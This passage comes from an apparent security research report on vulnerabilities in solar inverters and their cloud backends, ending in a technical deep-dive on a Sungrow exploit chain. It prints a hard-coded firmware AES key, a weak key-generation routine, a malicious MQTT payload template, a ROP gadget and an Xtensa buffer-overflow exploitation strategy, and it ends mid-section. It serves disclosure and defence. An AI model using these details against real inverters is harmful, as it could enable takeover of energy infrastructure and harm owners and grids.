  A real-world motivation for this scenario exists. It has been reported that in Romania certain customers modified their inverter settings to disable a safety function that reduced the power output of solar inverters during high-voltage events. The result was that the customers made more money by sending power to the grid during those events, but it also increased operating costs for the grid.

- **A ransomware scenario is feasible where instead of holding data ‘hostage’ the attackers hold control over inverters and only release them with the payment of a ransom.**

  This is possible because, the attack on Sungrow communication dongles has some advantages over cloud-based attacks even if technically more complicated, as discussed in Section 4,. The attacker could use the RCE to disconnect those devices from the cloud management backend while keeping control over them and manipulating their power output. Since activating other forms of emergency power generation to compensate for the drop in solar output can be quite expensive for grid operators, it may become cheaper to just pay the ransom.

6. Conclusion and Recommendations

As the world transitions to cleaner, smarter and more modern energy grids, we must also take into account the potential for their disruption via cyberattacks and the role that each participating entity has to play to make the grid safer, from manufacturers to consumers but also asset owners and regulators.

The operational technology deeply integrated into the traditional grid, with legacy programmable logic controllers (PLCs), remote terminal units (RTUs), intelligent electronic devices (IEDs) and other equipment that is either not secure-by-design or, worse, is insecure-by-design, left us with power grids that can be taken over by cyberattacks.

Unfortunately, this research shows that many of the assets used in more modern power generation solutions, such as solar inverters, communication dongles and their cloud backends, are almost equally vulnerable. This means that utility asset owners are again left with the task of securing their deployments or facing the consequences. The difference is that now these assets are much more distributed than before, which makes them harder to defend as it may require the collaboration of consumers who are not always tech savvy.

We faced mixed responses from manufacturers approached with the findings in this report:

- Sungrow and SMA patched all the issues reported to them and asked us to check their fixes. Both companies published advisories about the fixed vulnerabilities. Sungrow especially engaged in very meaningful conversations about how to improve their security posture:
    - The following backend fixes do not require any action from device owners: CVE-2024-50685, CVE-2024-50693, CVE-2024-50689, CVE-2024-50686 and CVE-2024-50687 affecting Sungrow; CVE-2025-0731 affecting SMA.
    - The following fixes affecting firmware used on Sungrow's WiNet-S communication dongles require users to apply the latest patches: CVE-2024-50692, CVE-2024-50690, CVE-2024-50694, CVE-2024-50697, CVE-2024-50695, CVE-2024-50698 have been fixed on version WINET-SV200.001.00.P028. CVE-2024-50696 has been fixed in WINET-SV200.001.00.P026B002.

- Growatt acknowledged and fixed the issues, which should not require changes on the inverters, but the process took much longer and was much less collaborative.
    - We only managed to contact them via a support e-mail and were directed to a contact in China to whom we could disclose the vulnerabilities. We initially shared all details on November 27, 2024. After doing so, we contacted them several times asking for updates on fixes and advisories, offering further help and reminding them of the publication date of March 27 (120 days after notification; 30 days more than the widely accepted industry standard). Some issues were fixed on February 27 and the remaining on March 13.
    - During our research, we learned that Vangelis Stykas reported in a talk at DEFCON 32, that he found many similar vulnerabilities in Growatt PV/EV APIs in 2022. He claimed to never receive an answer from Growatt after his disclosure.
    - We cannot confirm whether Growatt fixed the issues originally reported by Vangelis or whether (some of) the new ones we discovered are the same issues that he had originally reported and were never fixed.

In December 2024, NIST published guidelines for the cybersecurity of smart inverters in residential and commercial solar systems. The document is very detailed, but **guidelines for owners and installers are summarized below:**

- Change default passwords and credentials
- Use role-based access control
- Configure the recording of events in a log
- Update software regularly
- Backup system information
- Disable unused features
- Protect communication connections

Beyond the guidelines above, owners of commercial installations – where inverters, communication dongles and other devices may be placed in the same networks as sensitive company equipment – should follow these recommendations:

- **Include security requirements into procurement considerations**. Understand the security maturity level of the manufacturers providing equipment that will be deployed on your network, considering items such as response to security vulnerabilities and availability of security patches

- **Conduct a risk assessment when setting up devices**. Solar power equipment may introduce risks to your network that are not fully considered. If an attacker can use the manufacturer's cloud as an entry point, execute malicious code on an inverter and use that as a pivot point into parts of your network, you must have a way to mitigate this risk.

- **Ensure visibility into solar power systems**. As these devices become part of your network, you must have full visibility into their status and activity, as with other connected devices. This includes knowing their presence on the network, the software they are running, the vulnerabilities they may have and who they are communicating with.

- **Segment these devices into their own sub-networks**. Ensure that all the connected devices are added into their separate network segments to prevent cases where either these devices are used as entry points into your network or cases where an attack from another entry point can reach those devices and compromise your physical infrastructure.

- **Monitor those network segments**. Use an IoT/OT-aware, DPI-capable monitoring solution to alert on malicious indicators and behaviors targeting solar power systems, such as vulnerability exploitation, password guessing and unauthorized use of OT protocols.

Industrial installations owned by utilities should follow all the steps above while keeping in mind the same security recommendations for other parts of their infrastructure, such as substations, control centers and the communication between all these elements since solar inverters could serve as entry points into these sensitive networks. Furthermore, utilities should consider joining information sharing and analysis centers (ISACs), such as the E-ISAC, the EE-ISAC, the OT-ISAC and CI-ISACs where organizations in the same sector can exchange threat intelligence and defensive measures.

For these players, the DoE has published in 2024 a guide document called Cybersecurity Baselines for Electric Distribution Systems and DER, as well as an implementation guide in January 2025, with further recommendations.

NIST also recommends solar power system manufacturers to treat smart inverters like other industrial IoT devices that should adhere to baseline cybersecurity defined in their IR 8259 series of publications. Beyond that, we recommend the following actions to these manufacturers:

- Implement secure software development lifecycle practices, spanning development, testing and monitoring.
- Development

    - Remember that your products are part of critical infrastructure, which means they should require security levels that are much higher than general use IoT.
    - Develop a holistic security architecture for inverters and other embedded devices, including secure boot, binary hardening, anti-exploitation features, permission separation etc.
    - Implement proper authentication and authorization checks on web applications, mobile applications and cloud backends.
- Testing
    - Conduct regular penetration testing that aligns with the ‘fail fast, fail often’ principle, which encourages frequent testing to quickly uncover and address vulnerabilities.
    - Test web platforms and devices with a broad scope. Often, parts of an architecture such as some web applications are considered less important and thus neglected during security testing, even though they can be the weakest link in the chain. A missing or inaccurate risk assessment may also result in a restricted scope that leaves blind spots.
    - Implement bug bounty programs to strengthen the principles above even further.
- Monitoring
    - Adopt a “security in depth” strategy by deploying Web Application Firewalls (WAFs) in front of critical web applications to mitigate the exploitation of common vulnerabilities.
    - Remember that a WAF does not protect against logical flaws or missing authentication and authorization mechanisms, such as IDORs, which must be fixed during development.

Finally, industry regulators throughout the world should first of all remember to treat PV inverters in all three settings – residential, commercial and industrial installations – as critical infrastructure. Therefore, they should require from other industry participants that endpoints, such as inverters; central servers, such as cloud backends; communication links, such as HTTP and MQTT; and applications, such as web or mobile are as secure as possible. This security should be demonstrated via third-party audits based on clear security requirements defined in standards such as ETSI EN 303 645 and regulatory frameworks such as the Radio Equipment Directive (RED) and the Cyber Resilience Act (CRA).

Part 2: Technical Deep-Dive

Sungrow Vulnerability Details


Man-in-the-middle (MiTM) and Encryption Weaknesses: CVE-2024-50691 and CVE-2024-50684
There are at least two problems in how the Sungrow Android app interacts with its cloud portal:

- The Android app ignores TLS certificate errors, which makes the communication between the app and the cloud susceptible to MiTM attacks.
- On top of TLS, all clients, including the Android app, implement the broken data encryption layer explained below:

1. For every request, a client generates an AES key used to encrypt the request body.
2. This key is then being encrypted with a hard-coded public RSA key, and the resulting value is appended into one of the HTTP request headers.
3. The server reads this specific header and retrieves the original AES key (the RSA key is known). The server can now decrypt the HTTP body.
4. When a client performs a new request, it generates a fresh AES key and the steps 2 and 3 are repeated.

There are several problems related to this. First, since the public RSA key is known (it can be retrieved from the client, e.g., the Android app) and it remains the same, anyone who has successfully intercepted the communication between a client and a server can retrieve the client-generated AES keys and decrypt the messages.

Second, the AES key itself is generated in an insecure way and does not have sufficient entropy. The following Java code snippet show how these keys are generated for the Android client app.



```java
01: package com.sungrowpower.util.http;
02:
03: // ...
04:
05: public class f {
06:     public static final byte[] a = "#PART#".getBytes();
07:     private long b;
08:     HashMap<String, RSAPublicKey> c;
09:
10:     // ...
11:
12:     public String a(String str, String str2) {
13:         try {
14:             Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
15:             cipher.init(2, new SecretKeySpec(str2.getBytes(StandardCharsets.UTF_8), "AES"));
16:             return new String(cipher.doFinal(m(str)), StandardCharsets.UTF_8);
17:         } catch (Exception e) {
18:             LogUtil.f("AESUtils", e.getMessage());
19:             return null;
20:         }
21:     }
22:
23:     // ...
24:
25:     public String j() {
26:         return "and" + UUID.randomUUID().toString().replace(Constants.
    ACCEPT_TIME_SEPARATOR_SERVER, "").substring(0, 13);
27:     }
28:
29:     // ...
30: }
```

Specifically, the function **j()** at **line 26**, generates a universally unique identifier (UUID) string, removes all the hyphen characters from it, and truncates the result, leaving only the first 13 characters. The resulting string is appended to the string “and”, and this final 16-character string will be used as the current AES key.

Such keys will never have good levels of entropy and attackers can easily reconstruct them, making such an encryption scheme weak even if the hard-coded RSA key cannot be retrieved by attackers. Below we explain the exact reasons.

The first three characters (bytes) of the fresh AES key will always be the same (“and”), and the 13th character (byte) of the UUID will always be the constant due to UUID specifics. This essentially leaves us with 12 seemingly random characters (bytes), however, as these characters are represented in hexadecimal format (two characters representing one byte), leaving us, in fact, with **only 6 random bytes**. Now, because these are in hex, there will be only numbers and letters, lowering the entropy even further. Considering all of this, such keys can be “brute-forced” within a few seconds.

We only tested this on the Android app, the implementation for other clients may vary.


Hardcoded Credentials: CVE-2024-50688, CVE-2024-50692 and CVE-2024-50690
Apart from the encryption keys issues, we found hardcoded credentials used for MQTT communications. This protocol is typically used for connecting remote IoT devices via lightweight publish/subscribe messaging transport.

The first issue is related to the client-facing MQTT broker used to retrieve the device telemetry - in this case the client is a device, such as a power inverter or a communication dongle attached to a power inverter. The

MQTT credentials (username, password, and data encryption key) of this broker are hardcoded into the Android application (and, possibly, other clients). Therefore, anyone can use these credentials to subscribe to the broker and receive telemetry readings from arbitrary devices.

The WiNet's module firmware (the communication dongle) contains hardcoded MQTT credentials that allows attackers to send arbitrary commands to arbitrary inverters/dongles via the corresponding MQTT broker. It is also possible to impersonate this MQTT broker, as it does not use TLS to protect its communications with clients. This particular issue has variable impact on the devices, and can be used to achieve arbitrary code execution, when chaining with other vulnerabilities (we will discuss this in more detail in one of the following sections).

This issue can be also used to force bogus firmware updates onto WiNet modules. This is possible because there is practically no version control for firmware – it can be upgraded, downgraded or replaced with something else at will. Typically, firmware packages are encrypted, however WiNet modules support unencrypted firmware format – and it can be abused directly, since there are no integrity checks. However, manipulating and recovering encrypted firmware files is not an issue for potential attackers and researchers, since the code that validates and decrypts such files is located in the Web UI of WiNet. The following JavaScript code snippet shows how this is being done ("h" is the AES key used for all firmware packages):



```
// ...
const h = "sungrowpower.com";

function d(t) {
    const e = p(t);
    return u.a.enc.u8array.stringify(e)
}

function p(t) {
    const e = u.a.enc.Utf8.parse(h);
    return u.a.AES.encrypt(t, e, {
        mode: u.a.mode.ECB
    })
}

function v(t) {
    const e = y(t);
    return u.a.enc.u8array.stringify(e)
}

function y(t) {
    const e = u.a.enc.Utf8.parse(h);
    return u.a.AES.decrypt(t, e, {
        mode: u.a.mode.ECB
    })
}
// ...
```

Information Leaks and IDORs: CVE-2024-50685, CVE-2024-50693, CVE-2024-50689, CVE-2024-50686 and CVE-2024-50687

We found numerous Insecure Direct Object Reference (IDOR) vulnerabilities. Any authenticated user (including the built-in "visitor" user) can take advantage of these, and improper authentication mechanism is the root cause for all of them. Below, we will list the most interesting IDORs, from the attackers' point of view:


1. Attackers can manipulate "power stations" of other users. A power station is a collection of devices related to a particular installation site, such as a single inverter with several panels or a large site with many solar devices. This concept has different names within the ecosystems of different vendors. For example, Growatt calls them "plants". It is possible to enumerate existing power stations, share access to an arbitrary power station to arbitrary users, read energy consumption information, and retrieve email addresses of the user

accounts associated with them, as well as retrieve their physical location (whenever such information is available).
2. Attackers can retrieve personal information of existing private users and installers, which includes email addresses, hashed account passwords, country and other information such as energy readings.
3. Attackers can access internal file buckets belonging to SunGrow. These include encrypted and unencrypted firmware files, as well as other proprietary files.
4. It is also possible to retrieve serial numbers of arbitrary devices, enumerate power stations (given an organization id), list all devices assigned to a specific power station, and check device serial numbers.

Buffer Overflows: CVE-2024-50694, CVE-2024-50697, CVE-2024-50695, CVE-2024-50698 and CVE-2024-50696

We found five buffer overflow vulnerabilities in the latest version of WiNet firmware. These vulnerabilities are related to parsing incoming MQTT messages and can be triggered by anyone via the MQTT broker (see the section on hardcoded credentials and MQTT). These vulnerabilities are textbook examples of buffer overflows and we will only provide details about one of them (CVE-2024-50694) for brevity. This is also the vulnerability we choose to use for our proof-of-concept exploit.


The following code snippet illustrates the root cause of CVE-2024-50694. The MQTT function handler that handles the "settime" command contains a small stack-allocated buffer that serves as the destination for the value of the incoming command (line 6). As we can see, this value is extracted directly from the incoming MQTT message and copied into the stack-allocated buffer without checking whether the buffer can hold the provided value (lines 20-22). This leads to a stack-based buffer overflow that may result in Denial-of-Service conditions and Remote Code Execution.



```
01: undefined4 on_settime_command(char *topic, cJSON *obj) {
02:   cJSON *jsonObj;
03:   // ...
04:   size_t size;
05:   char *src;
06:   char buffer [14];
07:   // ...
08:
09:   seconds = 0;
10:   memw();
11:   jsonObj = cJSON_GetObjectItem(obj,"dataTime");
12:   if (jsonObj == (cJSON *)0x0) {
13:     // ...
14:     uVar2 = 0xffffffff;
15:   }
16:   else {
17:     memset(buffer,0,14);
18:     src = jsonObj->valuestring;
19:     size = strlen_mmm(src);
20:     memcpy(buffer,src,size);
21:     // ...
22:     }
23:   // ...
24: }
```

Figure 8 – the vulnerable function related to CVE-2024-50694

As we mentioned above, the WiNet module can receive various commands from the cloud via the corresponding MQTT broker. Moreover, since the broker credentials are hardcoded and can be retrieved from the firmware, attackers can trigger this vulnerability remotely. For example, attackers send a malicious JSON document like the following one:



```
{"businessData":[{"cmdType":"1[redacted]","dataTime":"<DATE_TIME_VALUE>"}]}
```

Here, the "DATE_TIME_VALUE" is a placeholder for the actual value that may be provided by attackers. This value will be written into the 14-byte stack buffer, and writing up to 75 bytes will have no effect, however if this value is longer it will start to cause Denial-of-Service conditions. This vulnerability can be also used to hijack the intended control flow of the firmware, achieving Remote Code Execution. We will discuss a proof-of-concept exploit we created to test this in one of the following sections.

Sungrow Exploit Chain: Exploiting CVE-2024-50692 and CVE-2024-50694

We were able to achieve remote control over PV inverters manufactured by Sungrow by chaining two vulnerabilities: CVE-2024-50692 and CVE-2024-50694. In this section, we will provide the technical details related to this exploit chain.

In this proof-of-concept exploit chain, we took the advantage of the fact that the MQTT credentials used in an MQTT broker that can communicate with various devices are hardcoded (CVE-2024-50692), as well as the ability to execute arbitrary code in the WiNet-S communication dongle via a malformed MQTT message (CVE-2024-50694). This arbitrary code execution capability allows attackers to remotely control PV inverters to which the vulnerable WiNet-S dongles are connected.

The WiNet-S communication dongles run a modified version of the FreeRTOS real-time operating system on an ESP32 SoC manufactured by Espressif. The dongle and the corresponding inverter communicate using Modbus over RS485, while the dongle itself connects to the Internet via Ethernet or WiFi and communicates with Sungrow's cloud using the MQTT protocol. The MQTT communication channel is used to receive commands and transmit device telemetry.

CVE-2024-50694 is a plain stack-based buffer overflow. Typically, such vulnerabilities are trivial to exploit. However, WiNet-S runs on the Tensilica Xtensa architecture. This poses some unique challenges, as there are very few exploitation techniques publicly discussed (see previous research from Philipp Promeuschel and Carel van Rooyen). This architecture uses a "sliding register window" where the logical registers in the CPU refer to different physical registers and the calling convention includes rotating the register window so that 16 out of the 64 available physical registers are mapped to the CPU as registers.


Tensilica Xtensa Architecture 101
Below, we review some core definitions and principles of the Tensilica Xtensa architecture:

- **Register file:** the collective name for the physical GP register available on the hardware.
- **a0-a15:** the names of the logical GP registers referred to in CPU instructions.
- **a0:** register used for storing function return addresses.
- **a1:** register used as stack pointer (note, that the stack grows downwards).

- **Windowed register option:** this architecture option, which is enabled by default on ESP32 is meant to increase runtime efficiency and reduce code size. When this option is enabled, 16 out of the 64 available physical registers are mapped to the CPU as registers *a0-a15*. Function calls are executed using the *call[x]4/8/16* instructions, where the number 4, 8, or 16 specifies the number of registers to rotate. For example, if *call4* is used, the register window is rotated 4 registers forward in the physical register file, so that 12 of the current registers (*a4-a15*) are visible to the next function as *a0-a11* (and are therefore shared between the caller and callee), and 4 registers are hidden and are therefore preserved.
- **Register window overflow exception:** This windowed mechanism introduces a limitation on the possible depth of function call nesting unless another mechanism is involved. The overflow exception comes into play when the register file is exhausted and further rotation of the window will result in overwriting values in 'preserved' registers. An exception handler included in the device ROM will handle such an exception by rotating the window back to the base of the original owner of these registers, spilling their values onto a predefined area on that function's stack, rotating back, and retrying the instruction that triggered the exception.
- **Register window underflow exception:** On return from a function, if the callee function's registers have been previously spilled to the stack (by an overflow exception handler), the underflow exception is triggered, whose handler performs the inverse of the overflow exception handler: it rotates the window to the base of the caller, restores the register values from their predefined locations, and then rotates back to the callee and retries the return instruction.
- **Base save area and extra save area:** For each function, there are up to two predefined areas for register storage on the stack. For storing registers a0-a3, every function has a "base save area", located in the 16 bytes below that function's callee's stack pointer. If storage is required for additional registers (determined by the type of call instruction used in the function), an additional area is allocated in the range of 16-48 bytes below the function's stack pointer. In the function prolog, each function always allocated 16 bytes for the base save area of its caller, and sometimes up to 32 additional bytes for its own extra save area (and of course, additional memory for local variables and outgoing parameters as needed) and the stack pointer is decremented accordingly.

Attack via MQTT Communications

Upon startup, the device connects to an MQTT broker and subscribes to multiple topics with the device serial number in the topic names. This allows the server to send commands to each individual device. An example message sent by the sever looks like this:



```
{"packgeCount":1,"packgeId":1,"publicData":{"sendTime":"20240101011111"},"businessData":
  [{"cmdType":"1[redacted]","dataTime":"20240101011111"}]}
```

In order to mount the attack with CVE-2024-50694, we must able to send arbitrary MQTT messages on the above topics. Thankfully, the MQTT broker credentials are static and global due to CVE-2024-50692. Therefore, any MQTT client can connect to the broker and publish messages that will be eventually delivered to the target device by knowing only its serial number. Alternatively, some commands sent to the device by the broker can be generated using the mobile or the web application – this can also be used for relaying malicious MQTT messages in case the MQTT broker is secured (e.g., if CVE-2024-50692 is resolved).


Exploit Strategy

Considering the peculiarities of the underlying CPU architecture and the fact that our only primitive is an out-of-bounds write into the stack (CVE-2024-50694), the exploit requires us to overwrite registers stored on the stack, using the register window overflow and underflow exceptions.

A prerequisite for this strategy is that there is a reachable Base Save Area on the stack that has registers stored. This turns out to be easily satisfied because in the FreeRTOS port to ESP32, a context switch always spills the entire register file into the stack. This means that by overwriting the stack with an appropriate amount of bytes, we can overwrite a stored value for the a0 register, allowing us to return to an arbitrary address.

The stack on the ESP32 is non-executable, so this does not directly allow for arbitrary code execution yet. While most of the executable memory on the device is read-only, there is an area referred to as IRAM which is both writable and executable. We therefore aimed at writing some shellcode into this memory area and redirecting the control flow to it.

In order to copy our code to the IRAM, we require a "*memcpy()*" gadget. Some searching revealed the following useful gadget:




```
4023b190 36 41 00        entry      a1,0x20
4023b193 5c 8c           movi.n     a12,0x58
4023b195 bd 03           mov.n      a11,a3
4023b197 20 a2 20        mov        a10,a2
4023b19a 81 7b f6        l32r       a8->memcpy
4023b19d e0 08 00        callx8     a8
4023b1a0 1d f0           retw.n
```

This gadget copies 88 (0x58) bytes from *a3* to *a2*. In order to control the values of *a2* and *a3*, we can further abuse the register window underflow exception, as these values will be restored from the base save area upon returning to the gadget. **By setting *a2* and *a0* to a location within IRAM, and *a3* to a location we control (containing shellcode) we can trigger the execution of arbitrary code.**

Reaching the Overwritten Return Value


Overwriting the base save area at the top of the vulnerable function's stack frame will affect the register values of the vulnerable function's caller's caller (two functions up the call chain). This means that before the malicious a0 value we injected can have an effect, the regular control flow must return three times.

Thus, we must carefully inspect the code leading through these return instructions to ensure the malicious stack frame will not cause a crash. In the vulnerable function itself (see **Figure 8**) there is no risk of crashing, so no special considerations are needed. Proceeding one function up the call frame, we encounter the following decompiled code:



```
void on_receive_message(uint *topic,char *payload,uint payload_len)
{
    // ... <0xa0>//
    i = 0;
    cmd_type_str = cmd_type_json->valuestring;
    do {
        if (strstr(cmd_type_str,mqtt_command_handlers[i].cmd_type)) {
            if (mqtt_command_handlers[i].callback)
                    // below is the call to the vulnerable handler
                if (mqtt_command_handlers[i].callback(topic ,businessData_first_elem))
                    // log some error
         break;
        }
    } while (++i != 0xc);

    some_ack_function(topic);
    goto cleanup_and_return;
    // ... <0xa0>//
cleanup_and_return:
    cJSON_Delete(payload_json);
    return;
}
```

Note that there are two function calls before the return and these functions will use the stack space below this function's stack frame, meaning that space cannot be used by the exploit, as it will be overwritten before having an effect. The next function up the call chain is shown below:



```
int parse_mqtt_packet(mqtt_callback_struct *mqtt_callback_struct, int
    header_length_m, uint param_3, dword param_4)
{
    // ... //
    char* topic_buf = calloc(topic_length + 1);
    if (topic_buf) {
        memcpy(topic_buf, payload + 2, topic_length);
        topic_buf[topic_length] = 0;
        // below is the call that leads to triggering the vulnerability
        mqtt_callback_struct->on_receive_message(payload, payload +
            header_length, packet_type);
        free_and_null(&topic_buf);
        return 0;
    }
// ... //
}
```

Before returning, the function will attempt to free the variable "*topic_buf*" - a pointer stored on the stack to some dynamically allocated memory. If the address passed to *free_and_null* is invalid, such a function call will cause a crash and prevent us from reaching our goal. However, if the argument passed to this function is a null pointer (i.e., the value of "*topic_buf*" is zero), the execution will continue normally. The "*topic_buf*" variable is stored on the stack, so we control its value, but setting its value to zero will pose a challenge, as the string payload that would cause the buffer overflow may not contain arbitrary zero bytes. To achieve that result, we will place the frame of this function at the very top of the stack frame and rely on some preexisting zeros written in the following bytes.

The Structure of the Stack

